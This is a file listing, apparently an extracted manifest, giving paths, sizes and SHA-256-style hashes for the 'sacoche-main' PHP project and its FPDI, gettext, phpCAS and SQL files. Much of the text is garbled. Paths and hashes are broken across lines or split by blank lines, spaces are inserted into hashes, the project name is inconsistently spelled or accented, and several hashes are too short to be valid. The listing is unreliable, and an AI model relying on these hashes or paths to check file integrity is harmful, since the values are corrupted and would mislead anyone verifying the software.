sacoche-main/_lib/FPDI/filters/FilterASCIISHexDecode.php	2	55f9a153e20863193b3f346197d8cdcf3dae76c2050476f7c5df9481167e9e5
sacoche-main/_lib/FPDI/filters/FilterLZW.php	5	c6b804b90a3c633038595a45efeabec73d9e2c95ac6c7b897d9c0c5229751046
sacoche-main/_lib/FPDI/fpdf_tpl.php	17	79678ba9e37f5d4b177052abf87a614fe0016c386b21fdd060a2b8356746638d
sacoche-main/_lib/FPDI/fpdi.php	23	4bc7876e7437bada6fd8468d73ba3834db64bf888afcc804111c6c75b4d1fb94
sacoche-main/_lib/FPDI/fpdi_bridge.php	7	bc1072177d694176a24d3183fc5b1827a580b7c6fdf73fc5fcbcc55f107ebbd3
sacoche-main/_lib/FPDI/fpdi_pdf_parser.php	10	020cbb467eefc32e91e05bcaba6ccb3e41fb

		c533828a84eb03ed1c71d33c7f56
sacoche-main/_lib/FPDI/LICENSE	2	b211b0a63ac58f5b2ab039aa7f04d3017265e32b7b26c83f1af242af4f5ae7f5
sacoche-main/_lib/FPDI/pdf_context.php	4	f2fa36e228c6ec8bbfccf38b117fa82f63de3acb146e6e4811d2fab10935b974
sacoche-main/_lib/FPDI/pdf_parser.php	28	eb0a23cf1e412312ef20febbea29d6fdcaaa1eab66e2903e7763db92e57eaea8
sacoche-main/_lib/FPDI/PDFMerger.php	5	af23ffe4edc869f239972187311f65cd3a2cc064eff7b5346545f9fa467d5fe0
sacoche-main/_lib/gettext/AUTHORS	1	137d0cb27a3a43f7fc029e73af058e9811a4b1b7feb26c846ddfe45f9e8c25ab
sacoche-main/_lib/gettext/COPYING	18	204d8eff92f95aac4df6c8122bc1505f468f3a901e5a4cc08940e0ede1938994
sacoche-main/_lib/gettext/gettext.inc.php	17	2e6081dd9ad1db2ba537bf95880e0e6c02da0f84651c23a0a788a0cc96559cb5
sacoche-main/_lib/gettext/gettext.php	13	daef3e25813a7e36c832f196fd41a1420e0f51fd4d7c5de21ee123b052eea731
sacoche-main/_lib/gettext/Lang.class.php	12	7bc550aa578c7797183c50690d764f8b65694d72c0c0603eff0e4a7fb1e91334
sacoche-main/_lib/gettext/Makefile	1	cc4c3557f24fd8eb7d689ceb1e1e3592b7493876f470f1e7f93f5904c7526ce1
sacoche-main/_lib/gettext/README	7	c0f6135ba6315e09816322864dccf8741590641ed83fcd4db9161beace447bee
sacoche-main/_lib/gettext/streams.php	4	08690cc26e94302698610568726faf16a4e5ae72decafaf12de5613989f9ca7c
sacoche-main/_lib/info_DB.txt	2	0c916c74aaed2bd38b69d5b35a88861d297552485557f3163afa2962b67956af
sacoche-main/_lib/info_FPDF.txt	6	42a40fe0e83abd78479835c39b599c9a4a1f86af5a789b51c435a3dff940411d
sacoche-main/_lib/info_FPDl.txt	3	f3a4db05fc69075cf459f1d2b919059039df1766238b0b77f17badf106060f0e
sacoche-main/_lib/info_gettext.txt	5	b98eec439d696b0914e566d2f216c7e8d624c8f15f1097b2c90f528757480e33
sacoche-main/_lib/info_phpCAS.txt	5	3390bc26a9d6ed4e3bb4b54a3a06fb2c58d6843b9455d0c4c9bce919ec1a507d
sacoche-main/_lib/phpCAS_new/CAS.php	64	11fa8a014b3472075f2638349e4f94b890bb6da10ca836aab361cbe3afd1e8db
sacoche-main/_lib/phpCAS_new/CAS/AuthenticationException.php	5	6a10d3ed27f4105ec3f692756380594c2da23840c5112acd0e410ab29c2a62f5
sacoche-main/_lib/phpCAS_new/CAS/Autoload.php	3	93a62771406a50c60d89ad53abb7a0fd890ddf4133aba2a234472c61ca7c391b
sacoche-main/_lib/phpCAS_new/CAS/Client.php	152	e63f977c6660b00ae2a7f75ea224ce1d484beee945861c2c943c266cc8ea025c
sacoche-main/_lib/phpCAS_new/CAS/CookieJar.php	12	c9ac2789501b22cdf6f4ace72be24d1c12aad64b737e496fbb90f8edf255b621
sacoche-main/_lib/phpCAS_new/CAS/Exception.php	2	a34f232b96872b0607e9044d341f489da4505d3f1b77cbd4e5dec04cd9b41351
sacoche-main/_lib/phpCAS_new/CAS/GracefullTerminationExc	3	e5dd1ed6421b02ff9a91e81aeb82f86be42a9f211183ceef962e19d809147347

sacoche- main/_lib/phpCAS_new/CAS/InvalidArgumentException.php	2	abcec3fbc00a2f7eebeac326a7a918002530f f7fc132a5f2969e5afcf75fce894
sacoche- main/_lib/phpCAS_new/CAS/Languages/Catalan.php	4	4c4d766f6f08384bd55db8223884b535ad8 bf83caba14dea4dae252b4a8ac3c3
sacoche- main/_lib/phpCAS_new/CAS/Languages/ChineseSimplified.php	4	a8a14ae19eed29a1f74e08acccdee3d72090 d4de188970d74dbc438704730fe9
sacoche- main/_lib/phpCAS_new/CAS/Languages/English.php	4	8002e041d698f0802383a5519c9404a8160f 8dba06a3136cb2fd079f7cf9f19d
sacoche- main/_lib/phpCAS_new/CAS/Languages/French.php	4	dadd6c83b00bea1df88bf21d5972638bca5 55ede9e449ba731c7c7a185530349
sacoche- main/_lib/phpCAS_new/CAS/Languages/Galego.php	4	b4628aa374003be2ad520f486b77f8b259a 1164650fbc9dabb0a409f584e7e4
sacoche- main/_lib/phpCAS_new/CAS/Languages/German.php	4	cb89137c3bca3378e88251afaf73f08bc2a72 4f2bb2e3889bc8c633cb53d7ee7
sacoche- main/_lib/phpCAS_new/CAS/Languages/Greek.php	4	f0f5bbad1ced4eab6d1763e793bc3784389 e36ad4eb55618f468990996db19e9
sacoche- main/_lib/phpCAS_new/CAS/Languages/Japanese.php	4	c85b578ef474988466e0af3d5c1e74ae0fc4 586140a5406117466bcf6e964eb7
sacoche- main/_lib/phpCAS_new/CAS/Languages/LanguageInterface.php	3	9cbb90a0026b3e5275e28d5dd208b2978e b0a7d21d9c22071ea585c33c7a27dc
sacoche- main/_lib/phpCAS_new/CAS/Languages/Portuguese.php	4	d85c9df57bbacc24f5aa52367dc2d4343206 66f89cc80a3f34d2ad8bb708f177
sacoche- main/_lib/phpCAS_new/CAS/Languages/Spanish.php	4	4161b85db17ce4fdd8536dca29859bcad60 e5ba1dac38bae18d3eb74073e35b1
sacoche- main/_lib/phpCAS_new/CAS/OutOfSequenceBeforeAuthenticationCallException.php	2	64ba127f7e40778c69c4c0f956f7dc060384 86fbce46bd285c3520605cd9ce9f
sacoche- main/_lib/phpCAS_new/CAS/OutOfSequenceBeforeClientException.php	2	899d9ca8d6eb267a9989319a282ea675580 c7c2c4a675d02c3b483d1e3a62824
sacoche- main/_lib/phpCAS_new/CAS/OutOfSequenceBeforeProxyException.php	2	d00afe7e3cb8f54c24dbccf9186cfa98d1bac 323a198d2943ccd9cd46a212537
sacoche- main/_lib/phpCAS_new/CAS/OutOfSequenceException.php	2	01228cd52b84e10d6630e0d2ec5949a3123 251dfcfb38712ed2efba9b98df592
sacoche- main/_lib/phpCAS_new/CAS/PGTStorage/AbstractStorage.php	7	f829d2d1eb6f83d7b712ba502847367655a 1b00b5fc86097aa66f35b8f336291
sacoche- main/_lib/phpCAS_new/CAS/PGTStorage/Db.php	13	8e6a7f6170c333a3b604f818b5604e70666b 7713738f81e4d301d30b3d4013c7
sacoche- main/_lib/phpCAS_new/CAS/PGTStorage/File.php	8	b7000c642dc9194d699b71ae918bdd2738 5d8d16623976cdfd477a1e47953a93
sacoche-	3	adda16fac66784acd6d12a865a6cef8ae4ffff

main/_lib/phpCAS_new/CAS/ProxiedService.php		b1343c1df9d18a91a5622ceb07
sacochemain/_lib/phpCAS_new/CAS/ProxiedService/Abstract.php	5	4354c56fde3ff1c91bc734c25959400ff02d3e72b214fd66c75f8c42c7e13c91
sacochemain/_lib/phpCAS_new/CAS/ProxiedService/Exception.php	2	1183c76f5411b9ed7c5105b1e17f86a6b8b0a2a2973e0d264e2897ba40cfb43d
sacochemain/_lib/phpCAS_new/CAS/ProxiedService/Http.php	3	c07033ea43a28431644b37449c9553289afa95e5e48d3440b5f2c523e96d6435
sacochemain/_lib/phpCAS_new/CAS/ProxiedService/Http/Abstract.php	11	5235a6cebbfea4cf6574cbe1b9da6fd5d270ef477b2a0efd38ebbd988b33b834
sacochemain/_lib/phpCAS_new/CAS/ProxiedService/Http/Get.php	3	7e4d316bfd0d9de310db633c5ed8de4b608a17582fe687b11b2bc32b5666cf29
sacochemain/_lib/phpCAS_new/CAS/ProxiedService/Http/Post.php	5	e5b54c7f51854d64fdc128cfa907e5250359cbd747d6d62c82869d228a29c3e8
sacochemain/_lib/phpCAS_new/CAS/ProxiedService/Imap.php	9	f426bb33d5a759155de2e80b239d018db61bec1cc397869e22b75fcf1855f221
sacochemain/_lib/phpCAS_new/CAS/ProxiedService/Testable.php	3	5db9450afbe409d0450222f8197c0bd01044b97b33e5f9a0d8fef3ba38b5d49d
sacochemain/_lib/phpCAS_new/CAS/ProxyChain.php	5	b616a98952d7dad8a9234e947907dabfce3c41b13fd49e1917bc68b42f58a9d9
sacochemain/_lib/phpCAS_new/CAS/ProxyChain/AllowedList.php	4	35cb72e6b0638479c50ca18afb8a7f32d30b2c24f1fcd2c767487fe535578ca2
sacochemain/_lib/phpCAS_new/CAS/ProxyChain/Any.php	3	7055037338b4334a35afc55aace86fb1898dd80342aeb0366befc7b088473e91
sacochemain/_lib/phpCAS_new/CAS/ProxyChain/Interface.php	2	62f4d168917a5767f3d9c9f0edfeac3be852e7eaf2958910ed21b7949185e41f
sacochemain/_lib/phpCAS_new/CAS/ProxyChain/Trusted.php	2	dfbb856cebb59e98d2082d9b6537e12672015db88ed6460dadaf8222a7d7b9bc
sacochemain/_lib/phpCAS_new/CAS/ProxyTicketException.php	3	7ed619d49b03fd8aabcebc97fd058b563cd3d23ca665204d0f17f0ae1bfee20a
sacochemain/_lib/phpCAS_new/CAS/Request/AbstractRequest.php	11	64c2451727e4736d8a24febf6350d15f767c4430ae019c4092868a5db503aa1d
sacochemain/_lib/phpCAS_new/CAS/Request/CurlMultiRequest.php	5	64ec13a8503e111f873c5e6a41fef47211c0277d001309cdf3058fc55d6f1cf2
sacochemain/_lib/phpCAS_new/CAS/Request/CurlRequest.php	7	6026a730da0ddffe2122fdb88e8df2f69b17899f0ea672e18181910343d5316
sacochemain/_lib/phpCAS_new/CAS/Request/Exception.php	2	090dba85c975ad9bdae6c2138da73659a9dc531bc592c3c19e8387e1b5d51f9b

sacoche-main/_lib/phpCAS_new/CAS/Request/MultiRequestInterface.php	3	304ad4481fb8976909c17d2fd97354443bcbf9d4b51b111ef6010aa44789e451
sacoche-main/_lib/phpCAS_new/CAS/Request/RequestInterface.php	6	80a84f4ebae674b8f7431381477a1865a8db694ba48d3ca0b6ae8668d66f4cec
sacoche-main/_lib/phpCAS_new/CAS/ServiceBaseUrl/AllowedListDiscovery.php	5	7fa05c425e44ae8be4508334bbdfd806ffe0ea93db43b245a43b0f1965f8c0b3
sacoche-main/_lib/phpCAS_new/CAS/ServiceBaseUrl/Base.php	4	c9b30f52f934e1f20d9b9659cd2d3055b2049dc1367b1dfe96856cbf1106c41a
sacoche-main/_lib/phpCAS_new/CAS/ServiceBaseUrl/Interface.php	2	bc44a45205b403b2a8479d048982e4211a0e0cd6b4a639bd04e79e27f71b53c1
sacoche-main/_lib/phpCAS_new/CAS/ServiceBaseUrl/Static.php	3	0a32cf96d052fad6bbb60a9f5b3f0befc92b626831aa063ed712178603eead2a
sacoche-main/_lib/phpCAS_new/CAS/Session/PhpSession.php	2	a4cd76fd8b5f4d7b67f6c793afa14e63928e9b6ce216bebd3592ec0acd8482aa
sacoche-main/_lib/phpCAS_new/CAS/TypeMismatchException.php	3	06309194d416e839a8915163cc3883b327811b64a6ab2ef7e8cb81a47fc16516
sacoche-main/_lib/phpCAS_new/LICENSE	12	c71d239df91726fc519c6eb72d318ec65820627232b2f796219e87dcf35d0ab4
sacoche-main/_lib/phpCAS_new/NOTICE	4	2df146a253faeadf53302d15d1f3ec33bb8a2bedf9d98a0ff99cfe686fa08dd9
sacoche-main/_lib/phpCAS_old/CAS.php	61	b90ef703be7d5263b875de9a4b4702131cdffa6791cd3c3b0399df69be6a297a
sacoche-main/_lib/phpCAS_old/CAS/AuthenticationException.php	5	c6d29f54b9dc35a105e3cdc763688bef14fcdbc900977e369e537096009d4827
sacoche-main/_lib/phpCAS_old/CAS/Autoload.php	3	7b3f535310f75353bae82989ee6faf8b2e1d589f735827b43e7b2e1e70e39559
sacoche-main/_lib/phpCAS_old/CAS/Client.php	139	bc5297877f94baedab25ab30f55e65c72eb46e179f499483ac2edef2d811853f
sacoche-main/_lib/phpCAS_old/CAS/CookieJar.php	12	18e971b31973b644a613ca4af0d7463591ae26117c3d1d6504d9e473f9a0b2f1
sacoche-main/_lib/phpCAS_old/CAS/Exception.php	2	f04a79667b30d052dfcb3c662ab162fea4f574d31f97568808973c386af8bbfa
sacoche-main/_lib/phpCAS_old/CAS/GracefullTerminationException.php	3	c1f3401ea53890a178f0c91df8e1e88c2c750588b11a60910b4235153588f084
sacoche-main/_lib/phpCAS_old/CAS/InvalidArgumentException.php	2	4e37190f6486acca9fcac95befd8b302a0561dcf99b5b3321c557652a7f53841
sacoche-main/_lib/phpCAS_old/CAS/Languages/Catalan.php	4	35e8dd7d64c2916c0d6cb15c1abb58e78ca8420c051fe8741e1ac1dc2d12984a
sacoche-main/_lib/phpCAS_old/CAS/Languages/ChineseSimpl	4	e210e808ea432421e6228542e8dc6cfd3978dbd5f88303873418ee6cf4e7ede2

ified.php		
sacoche-main/_lib/phpCAS_old/CAS/Languages/English.php	4	84c39345ca936ad317f64deb5122e9e1c4550374472031be8bd90a09d471e2b8
sacoche-main/_lib/phpCAS_old/CAS/Languages/French.php	4	2dcfc2f76fd610d3f3b0f9c9fb43e1924ea21a12046ef9c4f70d8b064c9e931d
sacoche-main/_lib/phpCAS_old/CAS/Languages/German.php	4	96e33a343f016276934e21073e34758a466a417a57060e947755c0bb6edd79c9
sacoche-main/_lib/phpCAS_old/CAS/Languages/Greek.php	4	a252f52c3a886953508485f87559f8258949cead45725aa25ad4acfe46f05386
sacoche-main/_lib/phpCAS_old/CAS/Languages/Japanese.php	4	aed11baf89089cd46e9a14016b372969b47faf23452fa46a5a5bc584be205a2
sacoche-main/_lib/phpCAS_old/CAS/Languages/LanguageInterface.php	3	087c8cb46601fb79a07248631a6a146d24ec402903562e8d4b3380aec3ce2e39
sacoche-main/_lib/phpCAS_old/CAS/Languages/Spanish.php	4	d382de89dba39dfb5f2ca6783e5e9b228ce73048fe82a89371c7cda71214b487
sacoche-main/_lib/phpCAS_old/CAS/OutOfSequenceBeforeAuthenticationCallException.php	2	7447786458d90a023cc0761e50aed066d9621d77f2841801daec53c45c4379ba
sacoche-main/_lib/phpCAS_old/CAS/OutOfSequenceBeforeClientException.php	2	15b2d6e76a18d252b0b28f4f90413f0d6b63ed72fefa5bf9a768bf4faee401e6
sacoche-main/_lib/phpCAS_old/CAS/OutOfSequenceBeforeProxyException.php	2	096ac644023b9c5bf5d4e3c32c74f6de716714df477b4a24b2960ed9d88a52ca
sacoche-main/_lib/phpCAS_old/CAS/OutOfSequenceException.php	2	f936254ace61970e84517feb4be94cff12b3b6e66df3d684c10f4c437eff5861
sacoche-main/_lib/phpCAS_old/CAS/PGTStorage/AbstractStorage.php	7	1f1a3a687f1e724f1f08a6fff1b68732d6371e18276d362c6eead224a831c2cf
sacoche-main/_lib/phpCAS_old/CAS/PGTStorage/Db.php	13	f07ed441e64e924de97d1cb2f774fa474c0b0821ee4854d4785a4aada57cd224
sacoche-main/_lib/phpCAS_old/CAS/PGTStorage/File.php	8	5e10b493c86a867a147f5127cc640e6e1128be1fe0d42ec97b17954f4c4d313a
sacoche-main/_lib/phpCAS_old/CAS/ProxiedService.php	3	943fe53aaeb709dec7795250760cfce9ada8f2f41d8c0959033d4ed313b73820
sacoche-main/_lib/phpCAS_old/CAS/ProxiedService/Abstract.php	5	cece877299126ba3572a2e5625a1b7f76c66a63ae4363b29f1ad931b08eb525a
sacoche-main/_lib/phpCAS_old/CAS/ProxiedService/Exception.php	2	e5c405a64692856afca26f075414f651686259af45a37d508318edcb1af61282
sacoche-main/_lib/phpCAS_old/CAS/ProxiedService/Http.php	3	1aa94fdd08b9477f8556a0079209941eac0f0c80275c2638f7b5ad484b7aa6c8
sacoche-main/_lib/phpCAS_old/CAS/ProxiedService/Http/Abstract.php	11	b5b331e970976eb1569f4e06291e77efa292f61a51285c71f5dc28bf302275e1
sacoche-main/_lib/phpCAS_old/CAS/ProxiedService/Http/Get.	3	63af1a08e8e4104121e6d1b3982ae9e2dae4a0769606b8db6070200119e0f910

php		
sacoche-main/_lib/phpCAS_old/CAS/ProxiedService/Http/Post.php	5	2047546132788837271c594206d9e81c0dc53e63e3a7088dfa7584ce5ea8f775
sacoche-main/_lib/phpCAS_old/CAS/ProxiedService/Imap.php	9	91e232f17c32497439f5566a6e775498ec93434143b96f8d1e1068b64a59f27a
sacoche-main/_lib/phpCAS_old/CAS/ProxiedService/Testable.php	3	19d9d3b07ad04abc6fd3460f10c99681be5bef72e6d56c374c18a992072f2d47
sacoche-main/_lib/phpCAS_old/CAS/ProxyChain.php	5	6037c4fc9b7bab709ccf5a41462e203267da591dc55a56e38218d458f0e34bff
sacoche-main/_lib/phpCAS_old/CAS/ProxyChain/AllowedList.php	4	1dbba7bb7452c99b89e1cef9d3e3617ec0709df7c8dc6ea57327141a7e0b19d9
sacoche-main/_lib/phpCAS_old/CAS/ProxyChain/Any.php	3	655c675b872c95114213ebabe46828381d9c396d13513a11e4559f9a98d2f9cd
sacoche-main/_lib/phpCAS_old/CAS/ProxyChain/Interface.php	2	36151961c4d69652aac87706abc6e1cb6d181e41d2c97508ae550c223c35b93c
sacoche-main/_lib/phpCAS_old/CAS/ProxyChain/Trusted.php	2	1289def44b96b521a0456f8e770b8b1321e265b3472907374da29d3010debae
sacoche-main/_lib/phpCAS_old/CAS/ProxyTicketException.php	3	31f217018ecfa835c459bda6c158f1a44bdb41bf5380d1dbc42979d2cca8201b
sacoche-main/_lib/phpCAS_old/CAS/Request/AbstractRequest.php	11	fc72c8125dc6cc41444d92e002fea617127ffeb487829d8b0027decec5a2e7eb
sacoche-main/_lib/phpCAS_old/CAS/Request/CurlMultiRequest.php	5	06f60cc77b65cb01b594f02fd86bc020d057139c90d1363fb535829abe8d725f
sacoche-main/_lib/phpCAS_old/CAS/Request/CurlRequest.php	7	12c6c3514ffa32766a98fb8e5bbf8bbbd54b6bd7f22fa7c1c39d62f7270ee1cf
sacoche-main/_lib/phpCAS_old/CAS/Request/Exception.php	2	64c0b3c265018a317e671f16118cf95b595c7cab7ef1a19756320ecbd9f538a5
sacoche-main/_lib/phpCAS_old/CAS/Request/MultiRequestInterface.php	3	fc1b3e119606acac9601265f08fef156f90377b52467da705abdc4034c96477e
sacoche-main/_lib/phpCAS_old/CAS/Request/RequestInterface.php	6	98c179a9cd0a7c4b72f7315cd2717b19fcdf185624c4278404de3c7c4263f84f
sacoche-main/_lib/phpCAS_old/CAS/TypeMismatchException.php	3	bc8d23fcbea724c33f11e7c84e80c537fc26ffbe4bd64e93d456991c55b4c428
sacoche-main/_lib/phpCAS_old/LICENSE	12	c71d239df91726fc519c6eb72d318ec65820627232b2f796219e87dcf35d0ab4
sacoche-main/_lib/phpCAS_old/NOTICE	4	2df146a253faeadf53302d15d1f3ec33bb8a2bedf9d98a0ff99cfe686fa08dd9
sacoche-main/_sql/requetes_structure_acces_historique.php	4	aeb533aede85f7c6d7e1dbdc76fb23824e24f72651303078d5122421575b35fd
sacoche-	96	9bd4958c3f908bbd5a37cd48cbd1fb49507

main/_sql/requetes_structure_administrateur.php		4a72acaff87a927b5b858b7190d4f
sacoche-main/_sql/requetes_structure_bilan.php	62	7d4781a2dcf5ccb1db949d8c15221cd089e7db652809afe29de6204ac7441bdc
sacoche-main/_sql/requetes_structure_catalogue.php	8	a2a0f4f1987c20ec6dc3e1e00ee8441f009e387878bf5b270857b12d9ca3b7b8
sacoche-main/_sql/requetes_structure_commun.php	89	6ea2471892fb7f81ecae141ad57bb15cb1902b920672482fa7046c4156409172
sacoche-main/_sql/requetes_structure_courriel_erreur.php	6	6952274149c9445228d1efc1ac8a6521912a1fec82b33a39a412711de0afd416
sacoche-main/_sql/requetes_structure_demande.php	20	f593eae18f539a24b25223e4757a247000837f5268c4ed9f30e81a225405c94a
sacoche-main/_sql/requetes_structure_devoir_jointure.php	7	c8c1dc03c039d6989e24d3b23f96edbf8677b5f3bfe2f08eb9c0e28062e3d756
sacoche-main/_sql/requetes_structure_directeur.php	6	b3a748a5b7a720a9b61bffd833cfcfc18b863662be9328f8dc8eccabf220eb5f
sacoche-main/_sql/requetes_structure_eleve.php	23	0d409a7416e6bee05a5081f6b0f3aa0a0db364fc96ae41d27cff16cddb9d7a16
sacoche-main/_sql/requetes_structure_image.php	8	bb3970013caa14f73eaa0355dd78a332e9ada38ecc7d47e345aef26fa5d8a655
sacoche-main/_sql/requetes_structure_livret.php	132	d3f780e92036c7168928b9f55e5c684eb292edac31f0bc0f900578d819ea5afa
sacoche-main/_sql/requetes_structure_maj_base.php	18	eb61d95a1951777882621dd7976d00327e47302a5e5f8dbc7bc1b758f8144bd8
sacoche-main/_sql/requetes_structure_maj_base_2010.inc.php	84	b6b9bbac08653d19d1539090f6d5dda62060ba2e39335bd58919f0a76725031f
sacoche-main/_sql/requetes_structure_maj_base_2011.inc.php	64	f133e65d373c46c296381598fd00daf3bafd6b578d0cf15c8cf34cf39ac49109
sacoche-main/_sql/requetes_structure_maj_base_2012.inc.php	87	0696ec1ce604c3c0a4b5031888c084fff155b5022ce432ef32b314bfcefc59dc
sacoche-main/_sql/requetes_structure_maj_base_2013.inc.php	43	3efd09410c37737a76037cdd984d552c6eca03b91daccf7e832032390120e225
sacoche-main/_sql/requetes_structure_maj_base_2014.inc.php	68	c221ccad28760010a7678c594d8d1aae83777869914d609127d06aba3916fab4
sacoche-main/_sql/requetes_structure_maj_base_2015.inc.php	96	efa07cd7546a4129ef4aec71b8c43d45460cebbd0df248313b6ea0a1c8c85cff
sacoche-main/_sql/requetes_structure_maj_base_2016.inc.php	92	a06860734fc4e274bc5f68a06fff8794db423de333c1edfa5fc087081c94d8d1
sacoche-main/_sql/requetes_structure_maj_base_2017.inc.php	81	a8d9b7579035048fb83e7815f48996b74fcd b9992acc817b69f920acd4d7b4b8
sacoche-main/_sql/requetes_structure_maj_base_2018.inc.php	96	90e0222f0f220b20cb1c301ddd01dc8ee3568aac01dee13e1dfc23fa3f47b9bf
sacoche-main/_sql/requetes_structure_maj_base_2019.inc.php	47	b9d57b26d6d4d62795aea81c400ac0f104483325c9bf44ab156e77479d1a33d6
sacoche-main/_sql/requetes_structure_maj_base_2020.inc.php	31	d016ca9fe9d0ecb903183d78cd352e3117ce42ba0a0252aa9fa18d6a9e23e3f5
sacoche-main/_sql/requetes_structure_maj_base_2021.inc.php	16	6ddc1f3d8fa0c258e770685b08b11f40f19c23fc4e0340a26502450fffc5adc3
sacoche-main/_sql/requetes_structure_maj_base_2022.inc.php	27	a7b19c50dd12d79e318f8531df09d150f26cf05da694e99daf4ab82384d3c759
sacoche-	22	8e76173f73ce640eb4a3f15ab1ed601ab3c8

main/_sql/requetes_structure_maj_base_2023.inc.php		c4facb8d566a9fca2f39ab427b3f
sacoche-main/_sql/requetes_structure_maj_base_2024.inc.php	11	f54bff2b68c61dcb6b5b27cab618e9f85f1277d3cd7ae54328fd1cd54729d05d
sacoche-main/_sql/requetes_structure_maj_base_2025.inc.php	42	895349366608ee4bf5063e148f255e337c483cda0a7a120ec5285743decaeeede
sacoche-main/_sql/requetes_structure_maj_base_2026.inc.php	20	e7906dcd0e8405a44820cf15e0ed157bcbd57c06a11a0cd4fbbc03adb59b9111
sacoche-main/_sql/requetes_structure_matiere.php	18	5025b5237b2a9d28960df70712b94810baf29d8f16c80d65878efb6d57b36e10
sacoche-main/_sql/requetes_structure_message.php	15	632038a419e36ce2afe8da362a1fef2bdadedcdcae17d1cebcce39966a3a3564
sacoche-main/_sql/requetes_structure_niveau.php	8	f6ed646830cc067a88d350a2815dedaa8c48755c1877a32207ba4a1b00be1a09
sacoche-main/_sql/requetes_structure_notification.php	25	d747e8ee4b8726cb99c3d8bde3af927504bb13bdf923bbcf7207f4306cc839e
sacoche-main/_sql/requetes_structure_officiel.php	52	09527cd5e5e7ba87d0cc35423a813b3a4fca817f5e94896995cc850cdd8a32dc
sacoche-main/_sql/requetes_structure_officiel_config.php	14	a4900121f3476a5604ea79db9dca22b56d35d2a3ad4a668b4a11228db795d403
sacoche-main/_sql/requetes_structure_omogen.php	3	e7d826071d001d835a5fa5cac30fe3167d1d4c71924e034a41aaac3db48bb341
sacoche-main/_sql/requetes_structure_parametre.php	10	2c50c8338312ed355619d583cd8f7efbdf6a64ac0aaa924865e2c57ea167bf21
sacoche-main/_sql/requetes_structure_periode.php	11	3393e7fcdf884d9211c3e316de5beb0de871fe76fea77087d49cb7189cd0883e
sacoche-main/_sql/requetes_structure_professeur.php	68	a29e455f47a301b5ed25047b3de1dfa677b1194cd917600d32c566df77ec2016
sacoche-main/_sql/requetes_structure_professeur_plan.php	11	20d051624dcc8aa63e2ff568add5b85f2c087a21c8270efcf5160045fd506643
sacoche-main/_sql/requetes_structure_public.php	10	407baf43add01cb4dec92235cd2decba8786222dce02591fd7d22d4a44d4d7ee
sacoche-main/_sql/requetes_structure_referentiel.php	57	bbc7266140f48f5b59804286968e123395315a69c29e4d4e9f010e1575a6caa6
sacoche-main/_sql/requetes_structure_regroupement.php	30	e4fc4af7496dfc5592d9df8fdfbef3f55bab4d102f26890a6c5e116e037095b1
sacoche-main/_sql/requetes_structure_selection_item.php	16	baa43bf3cd5cf7c6595de9927e55a397f5db6cebb551d283da0ab63db45fecf7
sacoche-main/_sql/requetes_structure_siecle.php	7	8a1548184291b05cc0aa1adc639064396cdf3b84b6820349508d86619ea568e8
sacoche-main/_sql/requetes_structure_switch.php	11	83af5fdf836a61d8025b44b18de40035b49eabc37f900fc9137de1fdac7ba5eb
sacoche-main/_sql/requetes_structure_webmestre.php	12	9d70cef53721eb35185f57223f3706e364ae9754923951bff9cf5d9cb9620a2e
sacoche-main/_sql/requetes_webmestre_administrateur.php	8	b72d45579e79b50704afd9e5b94ea3f89c1b2b7d5d0a9bb2b51aca6fbbd7894b
sacoche-main/_sql/requetes_webmestre_maj_base.php	23	f8ccd845e62a57a0952cd0a3aa5cf52cbf3828de415876c864c892630eef890a
sacoche-main/_sql/requetes_webmestre_partenaire.php	3	e49437f9f71f68d6d5fe8914200ced12813cdbc21298d997efe95950b085829
sacoche-main/_sql/requetes_webmestre_public.php	9	aeab6951c1ed481cdb325de25a17d591d48

		9ce9b220756ddb906c029823b99a1
sacoché-main/_sql/requetes_webmestre_select.php	5	2f22b94b3d9645fe3cab3f9697e6ce2c86829a499d7ca60fe5ee65029a711275
sacoché-main/_sql/requetes_webmestre_webmestre.php	23	870b4ccd3696baf05a11d2ba8e20ccee10a1561d2afb57cfdbd7c8c1bcc501c
sacoché-main/_sql/structure/sacoché_abonnement.sql	4	60a964435304a6ccd0e33b444bb17bc61a7a9ce48e2ae1b9bd764b68d1f1b381
sacoché-main/_sql/structure/sacoché_accès_historique.sql	1	5ef7f38faa6d4158b2427a895d65eadeb88f0de098534e53f0e33c4aa5d0677e
sacoché-main/_sql/structure/sacoché_catalogue_appreciation.sql	1	c097a4e3f9b538041d982fdddc97715e0e5a1066f2b5cd2b3adbf70a3d165b0
sacoché-main/_sql/structure/sacoché_catalogue_categorie.sql	1	c52210e873e36d60bc1a31bdd2f568d4a862c7cb743cc7b90909120b26f94ea3
sacoché-main/_sql/structure/sacoché_courriel_erreur.sql	2	9a37f4b4955380e5bf363cf38dae028004fd eaf65fe4c06355c7cc024a442ba5
sacoché-main/_sql/structure/sacoché_crcn_competence.sql	23	7ebe45441dc7426667eaa0ea2b5d00e87e303edccfdb40b3e4cd1dbd02a87e0e
sacoché-main/_sql/structure/sacoché_crcn_domaine.sql	1	e19bb5c12c531f1a452b992a1f003ef67bca a76add3377fec0a12f7c057717d0
sacoché-main/_sql/structure/sacoché_crcn_niveau.sql	4	bb39cbaac634a0397ccfc5d24da858a3ebd77405bd49d5e8527d5b85f5f88726
sacoché-main/_sql/structure/sacoché_crcn_saisie.sql	2	2cc840f9f9a9dd277df67df7144055e67303365a3dfe6d78fc3d8e82413981bf
sacoché-main/_sql/structure/sacoché_demande.sql	3	5db8f4801727ffa9149c42739e121dda8845666ca33434198bf95d6dbe62daf4
sacoché-main/_sql/structure/sacoché_devoir.sql	3	a1bf6ca0a4ced3bec331ee4caf4137d2cbbb b2880ab786e468868d6f7f0636aa
sacoché-main/_sql/structure/sacoché_geo_academie.sql	2	9c525b0c163518467bfff5efac746d9caae18 f22c55fd51feb9f3791ad688310
sacoché-main/_sql/structure/sacoché_geo_departement.sql	5	068857d9b56d732ddf7160d8a91fb176418 c029366969258f10409ccc78dbfb4
sacoché-main/_sql/structure/sacoché_groupe.sql	2	67f3fd03432a7b71c2a0fe128bca84cf1c404 a09a87bc438cd8716eb6ca17cb5
sacoché-main/_sql/structure/sacoché_image.sql	2	17811b9f1b5bc23929e073c7041c378788ac 370061d3d9fa89eddadb6a585de5
sacoché-main/_sql/structure/sacoché_image_note.sql	1	4af3ed87b184fd742410b5f30a0e7758ab8d 80b5394064481a7ac8fc5c64384f
sacoché-main/_sql/structure/sacoché_jointure_devoir_eleve.sql	2	26be5509295e57e39b620c2c87a813912fb 2e77771b248ed2d84a234c5af6e22
sacoché-main/_sql/structure/sacoché_jointure_devoir_item.sql	1	0956f92987ed192624beeca628135eb72e9 7c4f3973248c29c4b4f9a2de6f055
